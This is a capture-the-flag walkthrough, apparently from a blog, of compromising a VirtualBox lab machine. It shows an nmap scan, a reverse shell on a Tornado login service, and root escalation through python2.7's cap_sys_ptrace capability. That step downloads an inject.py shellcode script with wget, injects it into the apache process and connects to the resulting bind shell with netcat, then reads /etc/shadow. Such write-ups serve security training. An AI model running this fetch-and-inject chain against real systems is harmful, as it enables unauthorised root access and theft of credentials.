
```
┌──(root💀kali)-[/home/kali]
└─# nmap -A -p- 192.168.0.112
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-29 05:50 EDT
Nmap scan report for hackers.blackhat.local (192.168.0.112)
Host is up (0.0014s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Notorious Kid : A Hacker
9999/tcp open  http    Tornado httpd 6.1
|_http-server-header: TornadoServer/6.1
| http-title: Please Log In
|_Requested resource was /login?next=%2F
MAC Address: 08:00:27:30:DF:15 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.35 ms hackers.blackhat.local (192.168.0.112)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.19 seconds
```


I found a login page. I logged into it using the credentials I just had found.







In the nmap I had found that it was running on tornado server. So I looked up for the vulnerabilities on internet to create a reverse shell







I tried running a script on the url but it didn't work. So I encoded the script and tried again







Since I used port 9001, on my local machine I used netcat to listen from port 9001



And I was logged in as user saket

```
saket@ubuntu:~$ id
id
uid=1000(saket) gid=1000(saket) groups=1000(saket),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
saket@ubuntu:~$ cd /tmp
cd /tmp
```

After that I need to get access to root.

So I had to do root privilege escalation
I had used /sbin/getcap -r / 2>dev/null

```
saket@ubuntu:~$ getcap
getcap
Command 'getcap' is available in the following pl
aces
 * /sbin/getcap
 * /usr/sbin/getcap
The command could not be located because '/usr/sb
in:/sbin' is not included in the PATH environment
 variable.
This is most likely caused by the lack of adminis
trative privileges associated with your user acco
unt.
getcap: command not found
saket@ubuntu:~$ /sbin/getcap -r / 2>/dev/null
/sbin/getcap -r / 2>/dev/null
/usr/bin/python2.7 = cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-
1.0/gst-ptp-helper = cap_net_bind_service,cap_net
_admin+ep
```

```
saket@ubuntu:~$ ps -eaf | grep root
ps -eaf | grep root
root           1       0  0 Sep28 ?        00:00:09 /sbin/init auto noprompt
root           2       0  0 Sep28 ?        00:00:00 [kthreadd]
root           3       2  0 Sep28 ?        00:00:00 [rcu_gp]
root           4       2  0 Sep28 ?        00:00:00 [rcu_par_gp]
root           6       2  0 Sep28 ?        00:00:00 [kworker/0:0H-kblockd]
root           9       2  0 Sep28 ?        00:00:00 [mm_percpu_wq]
root          10       2  0 Sep28 ?        00:00:01 [ksoftirqd/0]
root          11       2  0 Sep28 ?        00:00:10 [rcu_sched]
root          12       2  0 Sep28 ?        00:00:00 [migration/0]
root          13       2  0 Sep28 ?        00:00:00 [idle_inject/0]
root          14       2  0 Sep28 ?        00:00:00 [cpuhp/0]
root          15       2  0 Sep28 ?        00:00:00 [cpuhp/1]
root          16       2  0 Sep28 ?        00:00:00 [idle_inject/1]
root          17       2  0 Sep28 ?        00:00:00 [migration/1]
root          18       2  0 Sep28 ?        00:01:28 [ksoftirqd/1]
root          20       2  0 Sep28 ?        00:00:00 [kworker/1:0H-kblockd]
root          21       2  0 Sep28 ?        00:00:00 [kdevtmpfs]
root          22       2  0 Sep28 ?        00:00:00 [netns]
root          23       2  0 Sep28 ?        00:00:00 [rcu_tasks_kthre]
root          24       2  0 Sep28 ?        00:00:00 [rcu_tasks_rude_]
root          25       2  0 Sep28 ?        00:00:00 [rcu_tasks_trace]
root          26       2  0 Sep28 ?        00:00:00 [kauditd]
root          27       2  0 Sep28 ?        00:00:00 [khungtaskd]
root          28       2  0 Sep28 ?        00:00:00 [oom_reaper]
root          29       2  0 Sep28 ?        00:00:00 [writeback]
root          30       2  0 Sep28 ?        00:00:00 [kcompactd0]
root          31       2  0 Sep28 ?        00:00:00 [ksmd]
root          32       2  0 Sep28 ?        00:00:00 [khugepaged]
root          79       2  0 Sep28 ?        00:00:00 [kintegrityd]
root          80       2  0 Sep28 ?        00:00:00 [kblockd]
root          81       2  0 Sep28 ?        00:00:00 [blkcg_punt_bio]
```

For /usr/bin/apache2 -k start I found 794

```
root         601       1  0 Sep28 ?        00:00:00 /usr/lib/policykit-1/polkitd --no-debug
root         610       1  0 Sep28 ?        00:00:00 /usr/libexec/switcheroo-control
root         613       1  0 Sep28 ?        00:00:00 /lib/systemd/systemd-logind
root         624       1  0 Sep28 ?        00:00:00 /usr/lib/udisks2/udisksd
root         625       1  0 Sep28 ?        00:00:00 /sbin/wpa_supplicant -u -s -O /run/wpa_supplicant
avahi        645     575  0 Sep28 ?        00:00:00 avahi-daemon: chroot helper
root         708       1  0 Sep28 ?        00:00:00 /usr/sbin/ModemManager --filter-policy=strict
root         717       1  0 Sep28 ?        00:00:00 /usr/sbin/cups-browsed
root         789       1  0 Sep28 ?        00:00:01 /usr/sbin/cupsd -l
root         793       1  0 Sep28 ?        00:00:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root         794       1  0 Sep28 ?        00:00:02 /usr/sbin/apache2 -k start
root         799       1  0 Sep28 ?        00:00:00 /usr/sbin/gdm3
root         804     799  0 Sep28 ?        00:00:00 gdm-session-worker [pam/gdm-launch-environment]
root        1013       1  0 Sep28 ?        00:00:00 /usr/lib/upower/upowerd
gdm         1081     966  0 Sep28 tty1     00:00:00 /usr/bin/Xwayland :1024 -rootless -noreset -accessx -core -auth /run/user/125/.mutter-Xwaylanda
-listen 5 -displayfd 6 -listen 7
root        1413       2  0 Sep28 ?        00:00:00 [loop10]
root        1471       2  0 Sep28 ?        00:00:00 [loop11]
root        1538       1  0 Sep28 ?        00:00:07 /usr/lib/snapd/snapd
root        1796       2  0 Sep28 ?        00:00:00 [loop0]
root        1898       2  0 Sep28 ?        00:00:00 [loop9]
root        2422       2  0 02:28 ?        00:00:00 [kworker/u4:1-ext4-rsv-conversion]
root        2597       2  0 04:26 ?        00:00:00 [kworker/1:3-events]
root        2622       2  0 04:27 ?        00:00:00 [kworker/0:2-events]
root        2681       2  0 04:27 ?        00:00:00 [kworker/0:3-mm_percpu_wq]
root        2718       2  0 04:37 ?        00:00:00 [kworker/u4:0-flush-8:0]
root        2767       2  0 04:39 ?        00:00:00 [kworker/1:1-events]
root        2878       2  0 04:49 ?        00:00:00 [kworker/1:0-events]
root        2887       2  0 04:50 ?        00:00:00 [kworker/u4:2-events_power_efficient]
saket       2896    2681  0 04:52 ?        00:00:00 grep --color=auto root
```

I used 794 to run the inject.py script

```
saket@ubuntu:~$ cd /tmp
cd /tmp
saket@ubuntu:/tmp$ wget https://gist.githubusercontent.com/wifisecguy/1d69839fe855c36a1dbecca66948ad56/r
aw/e919439010bbabed769d86303ff18ffbacdaecfd/inject.py
</e919439010bbabed769d86303ff18ffbacdaecfd/inject.py
--2021-09-29 04:53:52--  https://gist.githubusercontent.com/wifisecguy/1d69839fe855c36a1dbecca66948ad56/
raw/e919439010bbabed769d86303ff18ffbacdaecfd/inject.py
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 1
85.199.110.133, ...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3238 (3.2K) [text/plain]
Saving to: 'inject.py.2'

     0K ...                                                   100% 3.69M=0.001s

2021-09-29 04:53:53 (3.69 MB/s) - 'inject.py.2' saved [3238/3238]

saket@ubuntu:/tmp$ python2.7 inject.py 794
python2.7 inject.py 794
Instruction Pointer: 0x7efc212940daL
Injecting Shellcode at: 0x7efc212940daL
Shellcode Injected!!
Final Instruction Pointer: 0x7efc212940dcL
saket@ubuntu:/tmp$ ss -tnlp
ss -tnlp
State      Recv-Q     Send-Q         Local Address:Port          Peer Address:Port     Process

LISTEN     0          0                    0.0.0.0:5600               0.0.0.0:*
```

I found the port 5600. I used that port on nc and I was logged in as root.

```
┌──(root💀kali)-[/home/kali]
└─# nc 192.168.0.112 5600
id
uid=0(root) gid=0(root) groups=0(root)
md5sum /etc/shadow; echo nepcodex.com
39c1c54875eb115df2466aacf588686a  /etc/shadow
nepcodex.com
whoami
root
```

Mission Successful